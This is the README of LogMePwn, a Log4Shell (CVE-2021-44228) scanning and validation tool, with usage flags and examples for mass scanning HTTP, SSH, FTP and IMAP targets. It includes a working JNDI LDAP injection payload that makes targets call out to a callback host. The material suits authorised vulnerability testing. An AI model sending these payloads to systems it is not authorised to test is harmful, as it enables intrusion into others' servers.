 0xinfection/logmepwn
A fully automated, reliable, super-fast, scanning and validation toolkit for the Log4J RCE CVE-2021-44228 vulnerability.

LogMePwn is a fully automated, multi-protocol, reliable, super-fast scanning and validation toolkit for the Log4J RCE CVE-2021-44228 vulnerability.

LogMePwn works by making use of Canary Tokens, which in-turn provides email and webhook notifications to your preferred communication channel. If you have a custom callback server, you can definitely use it too!
To use the tool, you can grab a binary from the Releases section as per your distribution and use it. If you want to build the tool, you'll need Go >= 1.13. Simple clone the repo and run go build.
Here's the basic usage of the tool:
$ ./lmp --help

    +---------------------+
    |   L o g M e P w n   |
    +---------------------+  v2.0

                ~ 0xInfection
Usage:
  -custom-server string
        Specify a custom callback server.
  -delay int
        Delay between subsequent requests for the same host to avoid overwhelming the host.
  -email string
        Email to use for the receiving callback notifications.
  -fbody string
        Specify a format string to use as the body of the HTTP request.
  -file string
        Specify a file containing list of hosts to scan.
  -ftp-ports string
        Comma separated list of HTTP ports to scan per target. (default "21")
  -headers string
        Comma separated list of HTTP headers to use; if empty a default set of headers are used.
  -headers-file string
        Specify a file containing custom set of headers to use in HTTP requests.
  -http-methods string
        Comma separated list of HTTP methods to use while scanning. (default "GET")
  -http-ports string
        Comma separated list of HTTP ports to scan per target. (default "80,443,8080")
  -imap-ports string
        Comma separated list of IMAP ports to scan per target. (default "143,993")
  -json
        Use body of type JSON in HTTP requests that can contain a body.
  -payload string
        Specify a single payload or a file containing list of payloads to use.
  -protocol string
        Specify a protocol to test for vulnerabilities. (default "all")
  -ssh-ports string
        Comma separated list of SSH ports to scan per target. (default "22")
  -threads int
        Number of threads to use while scanning. (default 10)
  -token string
        Canary token payload to use in requests; if empty, a new token will be generated.
  -user-agent string
        Custom user-agent string to use; if empty, payloads will be used.
  -webhook string
        Webhook to use for receiving callback notifications.
  -xml
        Use body of type XML in HTTP requests that can contain a body.

Examples:
  ./lmp -email [email protected] 1.2.3.4 1.1.1.1:8080
  ./lmp -token xxxxxxxxxxxxxxxxxx -methods POST,PUT -fbody '<padding_here>%s<padding_here>' -headers X-Custom-Header
  ./lmp -webhook https://webhook.testing.site -file internet-ranges.lst -ports 8000,8888
  ./lmp -email [email protected] -methods GET,POST,PUT,PATCH,DELETE 1.2.3.4:8880
  ./lmp -protocol imap -custom-server alerts.testing.local 1.2.3.4:143
NEW: This feature was introduced in v2.0.
With latest version support for multiple protocols has been introduced. So far we have 4 different protocols:
If you do not specify a protocol via the -protocol argument, the tool will run all the plugins for every supported protocol against the default set of ports mentioned.
See how to control ports for every protocol.
Example:
./lmp -protocol ftp -custom-server alerts.testing.local 1.2.3.4:21
./lmp -protocol ssh -custom-server alerts.testing.local 1.2.3.4:22
./lmp -token xxxxxxxxxxxxxxxx 1.2.3.4 # scans for all protocols on default ports
The targets can be specified in two ways, via the command line interface as arguments, or via a file.
NEW: Now you can even pass CIDR ranges to scan! This feature was introduced in v1.1.
Example:
./lmp <other args here> 1.1.1.1:8080 1.2.3.4:80 1.1.2.2:443
./lmp <other args here> -file internet-ranges.lst
./lmp <other args here> 192.168.0.0/26 1.2.3.4/30
Every protocol has a default supported list of ports associated which can be fine-tuned using the following flags:
-http-ports for HTTP.-imap-ports for IMAP.-ssh-ports for SSH.-ftp-ports for FTP.If the user mentions a host+port pair in form of host:port, the default list of ports is discarded and all checks are done for that specific port. If -protocol is not mentioned, all protocols' plugins will be tested against the same port.
This feature was introduced in v1.1.
You can specify a payload directly via the -payload argument directly. However if you want the DNS name of the host which is being tested in the payload, you can specify a formatting directive $DNSNAME$ which will be replaced with the target against which the payload is being tested.
e.g. if you supply a command like this:
./lmp -payload '${jndi:ldap://$DNSNAME$.xxx.burpcollaborator.net/a}' vulnerable.site.com
Then when sending a HTTP request to the URL, the payload would look like:
${jndi:ldap://vulnerable-site-com.xxx.burpcollaborator.net/a}
This feature would help you evaluate which hosts are vulnerable when doing black-box fuzzing.
You can also specify a payload containing multiple variations of the payload using the same argument. (See payloads-sample.txt). Example:
./lmp -payload payloads-sample.txt vulnerable.site.com
NOTE: This feature doesn't work with Canary Tokens. Canarytokens doesn't support custom DNS formats.
NOTE: If you're supplying a custom payload using
-payload, specifying a notification channel is NOT necessary. The payload itself should contain your callback server.
The notification channels can be any of the following:
-email)-webhook)-custom-server)The tool makes use of Canary Tokens, you can create one from here, or let the tool create a token for you. If the tool creates a token, that will be written to a file named canarytoken-logmepwn.json, which will include the token itself and the auth (both of which you'll need to view triggers via the web interface).
If you already have a token, you can use the -token argument to use the token directly and not create a new one.
NOTE: If you supply either an email or a webhook, the tool will create a custom canary token. If you use a custom callback server, tokens do not come into play.
The tool offers great flexibility when sending requests. By default the tool uses GET requests. A default set of headers are used, each of which contains a payload in its value. You can specify a custom set of headers via the -headers argument. You can use the -headers-file switch to supply a file containing a list of headers. Examples:
./lmp <other args> -headers 'X-Api-Version' 1.2.3.4:8080
./lmp <other args> -headers-file headers.txt 1.2.3.4:8080
